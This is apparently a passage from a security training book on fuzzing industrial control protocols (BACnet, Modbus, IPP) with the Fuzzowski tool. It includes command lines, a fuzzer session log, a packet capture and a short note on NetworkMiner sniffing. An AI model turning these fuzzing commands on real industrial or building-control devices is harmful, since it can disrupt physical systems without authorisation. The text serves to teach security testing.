
```
Fuzzing paused! Welcome to the Fuzzowski Shell
[1 of 12744] → hp:631 $ test
[2019-02-20 12:56:17,217] Test Case: Non Fuzzed 1: get_printer_attribs.size_charset_p_name.1
[2019-02-20 12:56:17,217]     Info: Opening target connection (hp:631)...
[2019-02-20 12:56:17,218]     Info: Connection opened.
[2019-02-20 12:56:17,218]   Test Step: Transmit Node 'get_printer_attribs'
[2019-02-20 12:56:17,219]     Transmitting 316 bytes: 50 4f 53 54 20 2f 20 48 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20
68 70 3a 36 33 31 0d 0a 41 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 69 64 65 6e 74 69 74 79 0d 0a 43 6f 6e 74 65 6e
74 2d 54 79 70 65 3a 20 61 70 6c 69 63 61 74 69 6f 6e 2f 69 70 0d 0a 43 6f 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d
0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4e 65 74 66 75 7a 65 72 20 41 67 65 6e 74 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e
67 74 68 3a 20 31 35 32 0d 0a 0d 0a 01 00 0b 00 01 ab 10 01 47 00 12 61 74 72 69 62 75 74 65 73 2d 63 68 61 72 73 65 74
00 05 75 74 66 2d 38 48 00 1b 61 74 72 69 62 75 74 65 73 2d 6e 61 74 75 72 61 6c 2d 6c 61 6e 67 75 61 67 65 00 02 65 6e
45 00 0b 70 72 69 6e 74 65 72 2d 75 72 69 00 14 69 70 3a 2f 6c 6f 63 61 6c 68 6f 73 74 2f 69 70 2f 44 00 14 72 65 71 75
65 73 74 65 64 2d 61 74 72 69 62 75 74 65 73 00 13 70 72 69 6e 74 65 72 2d 64 65 73 63 72 69 70 74 69 6f 6e 03 0d 0a 0d
0a - b'POST / HTTP/1.1\r\nHost: hp:631\r\nAccept-Encoding: identity\r\nContent-Type: application/ipp\r\nConnection: clos
e\r\nUser-Agent: Fuzzowski Agent\r\nContent-Length: 152\r\n\r\n\x01\x01\x00\x0b\x00\x01\xab\x10\x01G\x00\x12attributes-c
harset\x00\x05utf-8H\x00\x1battributes-natural-language\x00\x02enE\x00\x0bprinter-uri\x00\x14ipp://localhost/ipp/D\x00\x
14requested-attributes\x00\x13printer-description\x03\r\n\r\n'
[2019-02-20 12:56:17,222]     Info: 316 bytes sent
[2019-02-20 12:56:17,222]     Info: Closing target connection...
[2019-02-20 12:56:17,223]     Info: Connection closed.
[2019-02-20 12:56:17,223]   Test Step: Sleep between tests.
[2019-02-20 12:56:17,223]     Info: sleeping for 0.000000 seconds
[2019-02-20 12:56:17,223]     Info: Test finished
[1 of 12744] → hp:631 $ 




Test Case [1] of [12744]: Fuzzing get_printer_attribs.size_charset_p_name.1
```

Figure 18.103: Screenshot of Fuzzowski

Discussed below are examples of the fuzzing ICS protocols such as BACnet, Modbus, and IPP.

- **Fuzzing the BACnet protocol:**

  ```
  python -m fuzzowski 127.0.0.1 47808 -p udp -f bacnet -rt 0.5 -m
  BACnetMon
  ```



```
No. Time                       Source     Destination  Protocol     Length Info
  5 2020-07-14 13:02:00.387224 127.0.0.1  127.0.0.1    BACnet-APDU      69 Confirmed-REQ  atomicWriteFile[  2] file,0
  6 2020-07-14 13:02:00.387255 127.0.0.1  127.0.0.1    BACnet-APDU      51 Abort          other[  2]
  7 2020-07-14 13:02:00.409262 127.0.0.1  127.0.0.1    BACnet-APDU      59 Confirmed-REQ  readProperty[  1] device,4194303 object-identifier
  8 2020-07-14 13:02:00.409294 127.0.0.1  127.0.0.1    BACnet-APDU      65 Complex-ACK    readProperty[  1] device,12345 object-identifier device,12345
  9 2020-07-14 13:02:00.436048 127.0.0.1  127.0.0.1    BACnet-APDU      69 Confirmed-REQ  atomicWriteFile[  2] file,0
 10 2020-07-14 13:02:00.436075 127.0.0.1  127.0.0.1    BACnet-APDU      51 Abort          other[  2]
 11 2020-07-14 13:02:00.456943 127.0.0.1  127.0.0.1    BACnet-APDU      59 Confirmed-REQ  readProperty[  1] device,4194303 object-identifier
 12 2020-07-14 13:02:00.456976 127.0.0.1  127.0.0.1    BACnet-APDU      65 Complex-ACK    readProperty[  1] device,12345 object-identifier device,12345

▶ Frame 12: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ User Datagram Protocol, Src Port: 47808, Dst Port: 39127
▶ BACnet Virtual Link Control
▶ Building Automation and Control Network NPDU
▼ Building Automation and Control Network APDU
    0011 .... = APDU Type: Complex-ACK (3)
  ▶ .... 0000 = PDU Flags: 0x0
    Invoke ID: 1
    Service Choice: readProperty (12)
  ▼ ObjectIdentifier: device, 12345
    ▼ Context Tag: 0, Length/Value/Type: 4
        .... 1... = Tag Class: Context Specific Tag
        0000 .... = Context Tag Number: 0
        Length Value Type: 4
      0000 0010 00.. .... .... .... .... .... = Object Type: device (8)
      .... .... ..00 0000 0011 0000 0011 1001 = Instance Number: 12345
  ▼ Property Identifier: object-identifier (75)
    ▼ Context Tag: 1, Length/Value/Type: 1
        .... 1... = Tag Class: Context Specific Tag
        0001 .... = Context Tag Number: 1
        Length Value Type: 1

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 33 cd 1f 40 00 40 11  6f 98 7f 00 00 01 7f 00   ·3··@·@· o·······
0020  00 01 ba c0 98 d7 00 1f  fe 32 81 0a 00 17 01 00   ········ ·2······
0030  30 01 0c 0c 02 00 30 39  19 4b 3e c4 02 00 30 39   0·····09 ·K>···09
0040  3f                                                 ?
```


Figure 18.104: Screenshot of BACnet monitor

- **Fuzzing Modbus:**

  ```
  python -m fuzzowski 127.0.0.1 502 -p tcp -f modbus -rt 1 -m modbusMon
  ```


- **Fuzzing IPP:**

  ```
  python -m fuzzowski printer1 631 -f ipp -r get_printer_attribs --restart smartplug
  ```



```
(venv) ➜  ~/tools/fuzzowski  python fuzzowski.py hp 631 -f ipp -r get_printer_attribs -nr -nrf
[2019-02-20 12:56:12,309]     Info: Using session file: fuzzowski-results/ipp_hp_631_tcp_default_get_printer_attribs.ses
sion
Fuzzing paused! Welcome to the Fuzzowski Shell
[1 of 12744] ➜ hp:631 $ █
```

Figure 18.105: Screenshot of the fuzzing of IPP



Sniffing using NetworkMiner

- NetworkMiner helps attackers to perform **passive network sniffing** and packet capturing to detect open ports, hostnames, operating systems, sessions, etc. without generating traffic on the network
- Attackers also use NetworkMiner for **parsing and analyzing PCAP files** as well as reassembling/recreating transmitted files or certificates from the PCAP files

